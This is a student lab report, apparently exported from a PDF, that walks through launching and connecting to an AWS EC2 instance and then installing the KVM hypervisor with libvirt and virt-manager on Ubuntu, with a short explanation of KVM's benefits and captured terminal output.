- Auto-assign public IP: Enable
- Firewall (security groups):
 - Create security group
 - Select existing security group

We'll create a new security group called 'launch-wizard-2' with the following rules:

- Allow SSH traffic from Anywhere (0.0.0.0/0)
- Allow HTTPS traffic from the internet
- Allow HTTP traffic from the internet

Summary

- Number of instances: 1
- Software Image (AMI): Amazon Linux 2 Kernel 5.10 AMI... (ami-09ba48996007c8b50)
- Virtual server type (instance type): t2.micro
- Firewall (security group): New security group
- Storage (volumes): 1 volume(s) - 8 GiB

Free tier: In your first year includes 750 hours of t2.micro (or t3.micro in the Regions in which t2.micro is unavailable) instance usage on free tier

Cancel Launch Instance

Now you can choose any specific network settings, here we are going with the default settings.

Configure storage

- Allow HTTP traffic from the internet
- Rules with source of 0.0.0.0/0 allow all IP addresses to access your instance. We recommend setting security group rules to allow access from known IP addresses only.

Summary

- Number of instances: 1
- Software Image (AMI): Amazon Linux 2 Kernel 5.10 AMI... (ami-09ba48996007c8b50)
- Virtual server type (instance type): t2.micro
- Firewall (security group): New security group
- Storage (volumes): 1 volume(s) - 8 GiB

Free tier: In your first year includes 750 hours of t2.micro (or t3.micro in the Regions in which t2.micro is unavailable) instance usage on free tier

Cancel Launch Instance

Now we configure the storage for the instance so minimum for the above configurations was 8gb which I then increased to 10gbs. Here if you configure it below the min value your instance will not launch.

The screenshot shows the AWS EC2 Instances Launch log page. At the top, there is a success message: "Successfully initiated launch of instance (i-0510c84a5374966c0)". Below this, there is a link to "Launch log".

Next Steps

- Create billing and free tier usage alerts
- Connect to your instance
- Connect an RDS database

For each step, there are links to "Create billing alerts", "Connect to instance", "Create a new RDS database", and "Learn more".

At the bottom, there are links for "Feedback", "Language", "View all instances", "Privacy", "Terms", and "Cookie preferences".

Now you click the launch instance,

The screenshot shows the AWS EC2 Connect to instance page for the instance i-0510c84a5374966c0. It displays the instance ID, public IP address (13.235.49.208), and user name (ubuntu). A note at the bottom states: "Note: In most cases, the default user name, ubuntu, is correct. However, read your AMI usage instructions to check if the AMI owner has changed the default AMI user name." There are buttons for "Cancel" and "Connect".

Feedback Language View all instances Privacy Terms Cookie preferences

Now you can directly connect to the instance by clicking the connect button, a terminal will open which gives you the access to the virtual machine(Shown below).

```
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc//copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-172-31-14-157:~$ date
Wed Mar  1 11:32:33 UTC 2023
ubuntu@ip-172-31-14-157:~$ 
```

i-0510c84a5374966c0 (key1)

PublicIPs: 13.235.49.208 PrivateIPs: 172.31.14.157

Feedback Language © 2023, Amazon Web Services India Private Limited or its affiliates. Privacy Terms Cookie preferences

You can also connect to the VM using the SSH client from the command prompt of your local system. Click on the SSH option from the previous menu. Copy the last link in that menu. Now open the folder where you have saved your key pair, in command prompt and paste the command. (This is only capable from Windows 10 and above).

```
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.15.0-1028-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Wed Mar  1 11:31:52 UTC 2023

 System load: 0.06      Processes:          103
 Usage of /: 20.5% of 7.57GB  Users logged in: 0
 Memory usage: 22%        IPv4 address for eth0: 172.31.14.157
 Swap usage: 0%

 Expanded Security Maintenance for Applications is not enabled.

 0 updates can be applied immediately.

 Enable ESM Apps to receive additional future security updates.
 See https://ubuntu.com/esm or run: sudo pro status

 The list of available updates is more than a week old.
 To check for new updates run: sudo apt update

 The programs included with the Ubuntu system are free software;

i-0510c84a5374966c0 (key1)

PublicIPs: 13.235.49.208 PrivateIPs: 172.31.14.157
```

Feedback Language © 2023, Amazon Web Services India Private Limited or its affiliates. Privacy Terms Cookie preferences

Once connected the command prompt will look like above and now you can directly use the VM from your local machine.

Cloud Computing

Assignment Number: 3

KVM Installation

Name : Bhavin Patil

Roll No : 66

Div: CS D

Batch: B3

What is KVM?

KVM stands for Kernel-based Virtual Machine. It is a virtualization infrastructure for the Linux kernel that allows multiple virtual machines (VMs) to run simultaneously on the same physical host.

KVM is a type-1 hypervisor, which means it runs directly on the host's hardware, rather than running as an application within a host operating system. It is therefore considered to be more efficient than type-2 hypervisors, which run on top of a host operating system.

KVM provides hardware virtualization support, allowing VMs to access the physical resources of the host, such as the CPU, memory, and storage, as if they were running directly on the hardware. This enables multiple operating systems and applications to run concurrently on a single physical host, improving resource utilization and reducing the need for multiple physical machines.

KVM is open-source software and is included in many popular Linux distributions, including Red Hat Enterprise Linux, Fedora, and Ubuntu. It is also used by many cloud service providers, such as Amazon Web Services, Google Cloud Platform, and IBM Cloud, to provide virtual machine instances to their customers.


KVM Hypervisor Benefits

KVM, as a hypervisor, offers several benefits, including:

- Efficient resource utilization: KVM allows multiple virtual machines to run on the same physical host, which maximizes hardware utilization and reduces the need for additional physical servers.
- High performance: Since KVM runs directly on the host hardware, it can achieve near-native performance for virtualized workloads.

- Open-source: KVM is an open-source hypervisor, which means it is freely available and can be customized and modified by developers to suit their specific needs.
- Compatibility: KVM is compatible with a wide range of operating systems, including Linux, Windows, and other Unix-like systems.
- Security: KVM provides strong isolation between virtual machines, preventing one VM from accessing the resources or data of another VM.
- Live migration: KVM allows virtual machines to be migrated from one physical host to another without any downtime, providing flexibility and enabling maintenance and upgrades to be performed without disrupting services.
- Scalability: KVM can support a large number of virtual machines on a single host, making it suitable for large-scale deployments.
- Cost-effective: KVM reduces hardware and energy costs by enabling multiple virtual machines to run on a single physical host. It also reduces maintenance and management costs by consolidating resources and simplifying IT infrastructure.

Step1 – Installing KVM



```

vit@vit: ~
vit@vit: $ sudo apt update -y
[sudo] password for vit:
Hit:1 http://in.archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://in.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu jammy-backports InRelease [107 kB]
Get:4 http://in.archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [431 kB]
Get:5 http://in.archive.ubuntu.com/ubuntu jammy-updates/main amd64 Packages [857 kB]
Get:6 http://security.ubuntu.com/ubuntu jammy-security InRelease [10 kB]
Get:7 http://security.ubuntu.com/ubuntu jammy-security/main i386 Packages [110 kB]
Get:8 http://packages.microsoft.com/repos/code/stable/main armhf Packages [59.4 kB]
Get:9 http://packages.microsoft.com/repos/code/stable/main amd64 Packages [58.8 kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/main amd64 DEP-11 Metadata [41.6 kB]
Get:11 http://security.ubuntu.com/ubuntu jammy-security/main arm64 DEP-11 Metadata [59.2 kB]
Get:12 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 DEP-11 Metadata [13.3 kB]
Get:13 http://archive.ubuntu.com/ubuntu jammy-updates/main i386 Packages [150 kB]
Get:14 http://archive.ubuntu.com/ubuntu jammy-updates/main amd64 DEP-11 Metadata [101 kB]
Get:15 http://archive.ubuntu.com/ubuntu jammy-updates/universe amd64 DEP-11 Metadata [265 kB]
Get:16 http://archive.ubuntu.com/ubuntu jammy-updates/multiverse amd64 DEP-11 Metadata [940 kB]
Get:17 http://archive.ubuntu.com/ubuntu jammy-backports/main amd64 DEP-11 Metadata [8,012 kB]
Get:18 http://archive.ubuntu.com/ubuntu jammy-backports/universe amd64 DEP-11 Metadata [12.5 kB]
Ign:19 https://dl.google.com/linux/chrome/deb stable InRelease
Ign:20 https://dl.google.com/linux/chrome/deb unstable InRelease
Ign:21 https://dl.google.com/linux/chrome/deb main InRelease
Err:19 https://dl.google.com/linux/chrome/deb stable InRelease
Err:20 https://dl.google.com/linux/chrome/deb unstable InRelease
Err:21 https://dl.google.com/linux/chrome/deb main InRelease
  Could not connect to dl.google.com:443 (2404:6800:4009:815::200e), connection timed out Could not connect to dl.google.com:443 (142.250.183.14), connection timed out
Fetched 2,438 kB in 53s (46.3 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 267 not upgraded.
vit@vit: ~
vit@vit: $ sudo apt install -y cpu-checker
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
0 upgraded, 0 newly installed, 0 to remove and 267 not upgraded.
vit@vit: ~
vit@vit: $ kvm-ok
INFO: /dev/kvm exists
KVM acceleration can be used
vit@vit: ~$ sudo apt install qemu-kvm libvirt-clients libvirt-daemon-system bridge-utils -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'qemu-system-x86' instead of 'qemu-kvm'
bridge-utils is already the newest version (1.7-1ubuntu3).
libvirt-clients is already the newest version (0.10.0-1ubuntu7.4).
libvirt-daemon-system is already the newest version (0.10.0-1ubuntu7.4).
qemu-system-x86 is already the newest version (1:6.2+dfsg-2ubuntu6.6).
0 upgraded, 0 newly installed, 0 to remove and 267 not upgraded.
vit@vit: ~$ sudo apt install virt-manager -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done



```



```



vit@vit:~$ kvm-ok
INFO: /dev/kvm exists
KVM acceleration can be used
vit@vit:~$ sudo apt install qemu-kvm libvirt-clients libvirt-daemon-system bridge-utils -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'qemu-system-x86' instead of 'qemu-kvm'
bridge-utils is already the newest version (1.7-1ubuntu3).
libvirt-clients is already the newest version (8.0.0-1ubuntu7.4).
libvirt-daemon-system is already the newest version (8.0.0-1ubuntu7.4).
qemu-system-x86 is already the newest version (1:6.2+dfsg-2ubuntu6.6).
0 upgraded, 0 newly installed, 0 to remove and 267 not upgraded.
vit@vit:~$ sudo apt install virt-manager -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
virt-manager is already the newest version (1:4.0.0-1).
0 upgraded, 0 newly installed, 0 to remove and 267 not upgraded.
vit@vit:~$ systemctl enable libvirtd
vit@vit:~$ systemctl status libvirtd
● libvirtd.service - Virtualization daemon
   Loaded: loaded (/lib/systemd/system/libvirtd.service; enabled; vendor preset: enabled)
     Active: active (running) since Wed 2023-02-08 10:09:36 IST; 4h 15min ago
TriggeredBy: ● libvirtd-ro.socket
    ● libvirtd.socket
    ● libvirtd-admin.socket
   Docs: man:libvirtd(8)
         https://libvirt.org
 Main PID: 914 (libvirtd)
   Tasks: 21 (limit: 32768)
  Memory: 48.8M
    CPU: 1.261s
   CGroup: /system.slice/libvirtd.service
           ├─ 914 /usr/sbin/libvirtd
           ├─1180 /usr/sbin/dnsmasq --conf-file=/var/lib/libvirt/dnsmasq/default.conf --leasefile-
           └─1181 /usr/sbin/dnsmasq --conf-file=/var/lib/libvirt/dnsmasq/default.conf --leasefile-
Feb 08 10:09:36 vit systemd[1]: Started Virtualization daemon.
Feb 08 10:09:37 vit dnsmasq[1180]: started, version 2.86 cachesize 150
Feb 08 10:09:37 vit dnsmasq[1180]: compile time options: IPV6 GNU-getopt DBus no-UBus i18n IDN2 DHCP>
Feb 08 10:09:37 vit dnsmasq-dhcp[1180]: DHCP, IP range 192.168.122.2 -- 192.168.122.254, lease time >
Feb 08 10:09:37 vit dnsmasq-dhcp[1180]: DHCP, sockets bound exclusively to interface virbr0
Feb 08 10:09:37 vit dnsmasq[1180]: reading /etc/resolv.conf
Feb 08 10:09:37 vit dnsmasq[1180]: using nameserver 127.0.0.53#53
Feb 08 10:09:37 vit dnsmasq[1180]: read /etc/hosts - 7 addresses
Feb 08 10:09:37 vit dnsmasq[1180]: read /var/lib/libvirt/dnsmasq/default.addnhosts - 0 addresses
Feb 08 10:09:37 vit dnsmasq-dhcp[1180]: read /var/lib/libvirt/dnsmasq/default.hostsfile
[1]+ Stopped                  systemctl status libvirtd
vit@vit:~$ systemctl start libvirtd
vit@vit:~$ lsmod | grep -i kvm
kvm_intel            368640  0
kvm                 1028096  1 kvm_intel
vit@vit:~$ █


```


Step2 – Adding new virtual machine by adding windows ISO file

